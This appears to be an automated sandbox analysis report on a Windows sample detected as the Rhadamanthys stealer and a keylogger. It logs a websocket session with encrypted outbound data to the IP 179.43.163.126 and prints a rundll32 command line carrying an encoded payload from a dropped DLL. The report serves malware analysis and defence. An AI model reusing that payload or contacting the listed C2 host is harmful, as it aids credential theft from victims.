Jan 23, 2023 21:39:35.309982061 CET	14	IN	Data Raw: 15 bb db 3e bb 1e aa 60 80 50 59 c2 21 19 58 1d 78 f8 3d 20 5f dc a3 ec 68 83 0f 8f 80 4a 37 8b 13 a7 02 1b 8b 53 82 1f 43 7f f1 83 54 79 9d 2c 57 37 f0 12 2d cc df f3 ae c7 63 c2 5c 88 a3 c7 00 70 e9 26 51 b7 a9 ad 7c 47 f2 66 62 c9 10 cc a5 3e Data Ascii: >`PY!Xx= _hJ7SCTy,W7-c\p&Q|Gfb>xu6e|O|k26LC8[-iuKg@M.P$Tixc8Y,\YizHGvN5rp_i=b2z*'>QOt?]ySx|obd


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Timestamp	kBytes transferred	Direction	Data
Jan 23, 2023 21:39:53.428050041 CET	969	OUT	GET /datalib/vldfce.hrgh HTTP/1.1 Host: 179.43.163.126 User-Agent: curl/5.9 Upgrade: websocket Connection: upgrade Sec-Websocket-Version: 13 Sec-Websocket-Key: 5p53O3OKTa7Wme0
Jan 23, 2023 21:39:53.443875074 CET	969	IN	HTTP/1.1 101 Switching Protocols Upgrade: websocket Connection: Upgrade Sec-WebSocket-Accept: Zzt3XkR9BPLhCGYXSGrnEQhOGGw=
Jan 23, 2023 21:39:53.447817087 CET	969	OUT	Data Raw: 82 fe 00 8a d3 2c f1 e5 Data Ascii: ,
Jan 23, 2023 21:39:53.503725052 CET	970	OUT	Data Raw: ce 4e 92 e3 2c 71 e5 03 72 42 a1 d8 d3 2c f1 e5 e7 46 20 f0 1c 96 c4 05 f0 40 3c 5e a4 5a 3e b3 90 df c7 bf b0 e2 ba 1b 39 8d 4a ef 24 9c 1b fa dd d6 de aa 19 ef 1a d1 85 e8 02 55 fb 29 c2 d1 b7 aa bd 24 d2 67 e1 04 ea 7a 5c c9 ea 5d 02 43 3a bf Data Ascii: N,qrB,F @<^Z>9J$U)$gz\]C:Dr~*@-q,!Y(;"NdZ6|ioq>
Jan 23, 2023 21:39:53.522943974 CET	970	IN	Data Raw: 82 60 ef 37 87 70 ea 8b 95 15 3f 10 c4 bd ed ac 9e 25 9d 36 78 54 5e e4 aa 31 d2 1d ef 0d 16 09 bf 5c 36 f5 7c ff fb 3f f2 f6 31 c7 48 35 ed d8 55 55 b3 ac 00 7e 39 d1 3c 97 a3 40 d8 9a 58 be 82 b8 95 96 63 37 10 c2 e1 37 b2 fc c5 b9 79 51 c4 86 Data Ascii: `7p?%6xT^1\6|?1H5UU~9<@Xc77yQm4K
Jan 23, 2023 21:39:53.526966095 CET	970	OUT	Data Raw: 82 88 33 f7 0d 59 Data Ascii: 3Y
Jan 23, 2023 21:39:53.587609053 CET	970	OUT	Data Raw: a6 74 bc 9a ee 1e ce 98 Data Ascii: t
Jan 23, 2023 21:39:53.605664015 CET	971	IN	Data Raw: 82 7e 03 0f 59 e0 30 3a e9 74 58 d2 14 c6 d2 1c 1c a8 6a aa c8 72 48 a5 3e f0 19 26 8a 19 ec e0 79 ce bc f6 38 54 9b bf d4 7a 92 6e 72 1f 26 4b f0 da 8c 6b 40 5c 56 69 aa e1 26 1a c8 b4 ca 26 fc 15 ad 06 e4 87 30 77 c7 82 65 2c 85 03 b4 85 c4 fb Data Ascii: ~Y0:tXjrH>&y8Tznr&Kk@\Vi&&0we,,@hzqhC#!WIm}Y,>(,D\DW;w"8qo P@g&]E\R`gCJa)E|[:~18}Erl]&7
Jan 23, 2023 21:39:53.797132969 CET	971	OUT	Data Raw: 82 d8 59 01 c2 ff Data Ascii: Y
Jan 23, 2023 21:39:53.797297955 CET	975	OUT	Data Raw: 32 29 20 ad 45 3a d8 ed 61 c7 13 c7 2c 55 09 ed 47 84 bc 76 20 91 ad cb ee d5 03 ab bb a9 fc 22 c2 3f 43 76 3d d8 45 ed 62 47 35 b9 06 4c 98 60 94 fa 77 2b 2f 6c dd d5 7e ad 3c b1 c7 5a f7 25 16 ef 2d 71 96 0a ac 90 2a ed 45 4c e3 3d 38 17 98 52 Data Ascii: 2) E:a,UGv "?Cv=EbG5L`w+/l~<Z%-q*EL=8R[D= bQ]8&QJ!*r-UB-\V,eq" [vfN6c1RwZ4wI~6hSm~S;u%C%XkI)QcD`CZg
Jan 23, 2023 21:39:53.797385931 CET	979	OUT	Data Raw: 1b 8e d4 8c 78 b6 9a cf 21 3b 83 13 3b 9c 05 87 06 9e 68 0c a6 94 5d f1 5b f0 74 80 00 83 65 f5 a8 1a 3f 30 37 47 b9 97 33 07 6c cb 6f ea d5 1c ca 91 be b0 dd 62 9a 31 69 8c e2 23 5b ca 43 36 94 85 5f 69 48 a3 91 dc 80 a4 e2 cb a4 04 b8 d6 7c 98 Data Ascii: x!;;h][te?07G3lob1i#[C6_iH|7D1Tt`#.[,V|<i*T7VeTUJOkyg`uyzW Xjl|kVysV2s<qFud_'>lW0<Z)
Jan 23, 2023 21:39:53.797519922 CET	983	OUT	Data Raw: 82 fe 20 00 d1 61 ca f0 9d 5d e7 40 df a6 ad 34 1f d2 2d 24 f4 3a a3 79 c5 4f c2 cc 9f 3b e7 b7 be a2 7f dd ce 3b f1 2c a9 b7 ff 7d 38 99 34 06 a1 57 73 b4 f5 27 68 a5 14 fb c0 a8 9b 25 93 06 dd 95 61 cf 17 65 ac 57 cb 2c 7e 4d 57 d6 eb 67 ea e6 Data Ascii: a]@4-$:yO;;,}84Ws'h%aeW,~MWgZu&LK#j`%gDwjxqD>_5)LZHnR^ug.zJw`- ^1k[hX$8dY; ;x4Km oX $FJ8 hDDN\3
Jan 23, 2023 21:39:53.813359976 CET	992	OUT	Data Raw: b5 85 dd cc 8b 24 ef 89 18 ed 68 ce ca 88 24 aa 58 5b b7 15 58 28 d0 e4 eb cc af be 14 60 63 3c a5 85 d8 6e ff 11 8e b2 ec f8 58 c3 44 8d ad ff 0c 08 10 27 50 be af ae 54 67 9f 62 07 17 a5 fa 60 ae 01 e2 7b 92 fa e8 7c b4 7b 38 15 bf 85 ab 7d d7 Data Ascii: $h$X[X(`c<nXD'PTgb`{|{8})^QDqrW%]"b4li}9)SDR%vjw-%(k;q#tVg T,ezO>mC|-*#@k|kPJ3X._ooFyB""6bg}*/}
Jan 23, 2023 21:39:53.813359976 CET	997	OUT	Data Raw: 4d 27 24 7b 47 99 ce dc d6 f0 fa ce 39 15 b6 b7 99 59 a1 87 2e ac 7b 65 81 52 1e 5c ce 05 74 f5 ce 4b 99 d9 00 a5 b8 ff 34 0b df d8 3a 0b 2e 9d 54 82 be f6 51 a9 d6 06 de 66 2c 28 3b 04 27 fd 3a 43 4f 78 20 6f f2 3c 6a be 8e 73 6b f5 7b 9c 3b ad Data Ascii: M'${G9Y.{eR\tK4:.TQf,(;':COx o<jsk{;k'X]nN~`26[g9bh,4-NSzt PVF2l}U3/po$2us6JFSD>=[GYUx]D}42zf:`vO]Jh^?J

Jan 23, 2023 21:39:55.961297035 CET	1050	IN	`Data Raw: 82 24 0c 1a ea 61 ee b3 d2 cd b0 c7 94 58 9a 0f ee ba 84 bc 22 30 c5 7e 4f e0 ec 41 a8 23 5c 30 18 52 b2 8f 37 10`
			`Data Ascii: $aX"0~OA#\0R7`


Statistics

CPU Usage




Click to jump to process

Memory Usage




High Level Behavior Distribution



Click to dive into process behavior distribution

Behavior



Click to jump to process

System Behavior

Analysis Process: MqE1p1WFrf.exe PID: **3648**, Parent PID: **3324**

Function Logs

General

Target ID:	1
Start time:	21:39:11
Start date:	23/01/2023
Path:	C:\Users\user\Desktop\MqE1p1WFrf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\MqE1p1WFrf.exe
Imagebase:	0x400000

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000003.307940010.000000000056E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000001.00000003.307940010.000000000056E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000001.00000003.310294204.0000000002640000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000001.00000003.310927358.0000000002830000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.357859065.0000000000500000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000001.00000002.357859065.0000000000500000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities
Show Windows behavior ▼

Section Activities
Show Windows behavior −

Sections loaded by Windows ▼

Registry Activities
Show Windows behavior ▼

COM Activities
Show Windows behavior −

WMI Operations ▼

Mutex Activities
Show Windows behavior ▼

Process Activities
Show Windows behavior −

Process Terminated ▼

Thread Activities
Show Windows behavior −

Thread Information Set ▼

Memory Activities
Show Windows behavior −

Memory Allocated ▼

Memory Protection Changed ▼

Memory Usage Statistics ▼

System Activities
Show Windows behavior ▼

Timing Activities
Show Windows behavior ▼

Windows UI Activities
Show Windows behavior ▼

Network Activities
Show Windows behavior ▼

Process Token Activities
Show Windows behavior ▼

LPC Port Activities
Show Windows behavior ▼

Chronological Activities
Show Windows behavior ▼

Analysis Process: rundll32.exe
PID: **3352**, Parent PID: **3648**

Function Logs −

<table>
<tr><td>Start time:</td><td>21:39:35</td></tr>
<tr><td>Start date:</td><td>23/01/2023</td></tr>
<tr><td>Path:</td><td>C:\Windows\System32\rundll32.exe</td></tr>
<tr><td>Wow64 process (32bit):</td><td>false</td></tr>
<tr><td>Commandline:</td><td>"C:\Users\user\AppData\Roaming\nsis_uns60877c.dll",PrintUIEntry |5CQkOhmAAAA|1TKr5GsMwYD|67sDqg8OAAl|xYmwxC0TNSO|1k8B3tZkgiyf2sAZQByAG4XAP9sADMAMgAuAKVkHwBs8|AtBQPz8DW|AE8ANgBGOwBjrwAxAHYhAEIJAEjvADAAWi0CWUiD|+wo6AQCAABI|4PEKMPMzMxM|4IEJBhIiVQkvxBIiUwkCF0BSP+LRCQwSIkEJPaBAThIbwAISMdE2yQQLQHrDoEBEEjXg8ABjwEQgQFASO05IgBzJZ8Diwwk|0gDyEiLwUiL9UyrAVR7AAPRSIt|yooJiAjrwWYFv2VIiwQIYPPwM||JSItQGEg70f90NkiDwiBIi|8CSDvCdCpmg|94SBh1GkyLQP9QZkGDOGt0B+4REUt1CBEQeBAu|3QFSIsA69VI64tI|QDBagBAU1X|VIdBVEFVQVb7QVddAWaBOU1a|02L+EyL8kiL79kPhfzz8ExjSf88QYE8CVBFAO8AD4Xq8|BBi4T7CYjz8IXASI087wEPhNZqEYO8Cd2MLQEPhMfz8ESL|2cgRltfHIt3|yREi08YTAPh|0wD2UgD8TPJv0WFyQ+EpPPwTf+LxEGLEEUz0v9IA9OKAoTAdP8dQcHKDQ++wN76AAFEA9C|EXXs|0GB+qr8DXx0|w6DwQFJg8AE|0E7yXNp68aL|8EPtwxORYss|4tMA+t0WDPtvqoQdFFBixTBANP|M8mKAkyLwuu3D8HJyBEDyOUQAfdBigDVEO0zwDOf9kE7DLbgEKYAg||GAYP4CHLu6|8KSIvLQf|VSd+JBPeDxeQQxATfO28Ycq9mAUFf|0FeQV1BXF9e+11bMxdIgexgAf5kAIvp6Gb+||+|SIXAD4SYdSBM9Y2vAYsrEMgz|+j9m30gjV8ETI1F|0Yz0ovL|1Qk|WiAIEyL4A+Ea3p1IEWoEDPAi9ORIF9IiXwkIKYgcIAgP0iL8A+ES3UgpiD|UEiNVghEjUffQEiNjCSFEUiL79jofP1+Il1WSGreIBDiIczz8Ohn7yA|RlsGjVcIQSCmIL1YyiGJhCSAhxLe9vPwiw7aIFiJjCTYcREHMJEg6DHvIluc|i0yTltdOkiD+|tsSlogMEyJZCTvOEyLpBoyTllcboQBhCTchxGGko0Ru41HSzCMJPDz8Enfi9To6fwFMIqc7ngySI2EeDJBgPN|lY1PbEQwGKQCf4PpAXXzgbx4Mv8hUmV4dU2LhLsk9ClxICT4NQHC|0g72HI4g|psv3YzRI1JQPoAIKdBuACYAKYgQMoi+Od0GUS2MMAxSY1U+yRskSBJg+hs6N1rgjBIi86mIHhI|4X|dBKLVUJM|I4wGzFIjUwkQP8P10iBxHQhYSQtCC0B</td></tr>
<tr><td>Imagebase:</td><td>0x7ff676650000</td></tr>
<tr><td>File size:</td><td>69632 bytes</td></tr>
<tr><td>MD5 hash:</td><td>73C519F050C20580F8A62C849D49215A</td></tr>
<tr><td>Has elevated privileges:</td><td>true</td></tr>
<tr><td>Has administrator privileges:</td><td>true</td></tr>
<tr><td>Programmed in:</td><td>C, C++ or other language</td></tr>
<tr><td>Yara matches:</td><td>• Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000004.00000003.353314399.0000017ED8C6D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
• Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000004.00000003.353657620.0000017ED8E6D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
• Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000004.00000003.406415950.0000017ED8D42000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
• Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000004.00000003.384266045.0000017ED94B0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
• Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000004.00000003.383899245.0000017ED92B2000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
• Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000004.00000003.359030553.0000017ED8C69000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
• Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000004.00000003.359569400.0000017ED8EE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security</td></tr>
<tr><td>Reputation:</td><td>high</td></tr>
</table>

File Activities

Show Windows behavior

File Opened ▼

File Deleted ▼

File Read ▼

File Attributes Queried ▼

Other File Operations ▼

Volume Information Queried ▼

Device IO ▼

Section Activities

Show Windows behavior

Sections loaded by Windows ▼

Sections loaded by Program ▼

Key Value Queried ▼

Key Enumerated ▼

Mutex Activities

Show Windows behavior ▼

Process Activities

Show Windows behavior

Process Queried ▼

Process Information Set ▼

Thread Activities

Show Windows behavior

Thread Created ▼

Thread Information Set ▼

Memory Activities

Show Windows behavior

Memory Allocated ▼

Memory Protection Changed ▼

Memory Usage Statistics ▼

System Activities

Show Windows behavior

System Information Queried ▼

Windows UI Activities

Show Windows behavior

Window Created ▼

Window UI Found ▼

Window UI Enumerated ▼

Network Activities

Show Windows behavior

Socket bound ▼

LPC Port Activities

Show Windows behavior ▼

Chronological Activities

Show Windows behavior ▼

Analysis Process: WerFault.exe

PID: **6076**, Parent PID: **3352**

Function Logs

General

Target ID:	9
Start time:	21:40:02
Start date:	23/01/2023
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 3352 -s 648
Imagebase:	0x7ff72ac60000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Sections loaded by Windows ▼

Registry Activities Show Windows behavior ▼

Mutex Activities Show Windows behavior ▼

Process Activities Show Windows behavior

Process Queried ▼

Process Information Set ▼

Thread Activities

Thread Information Set ▼

System Activities Show Windows behavior

System Information Set ▼

LPC Port Activities Show Windows behavior ▼


Chronological Activities Show Windows behavior ▼

Disassembly


Analysis Process: MqE1p1WFrf.exe PID: **3648**, Parent PID: **3324** COMMON

Execution Graph


Execution Coverage




Dynamic/Packed Code Coverage



Signature Coverage



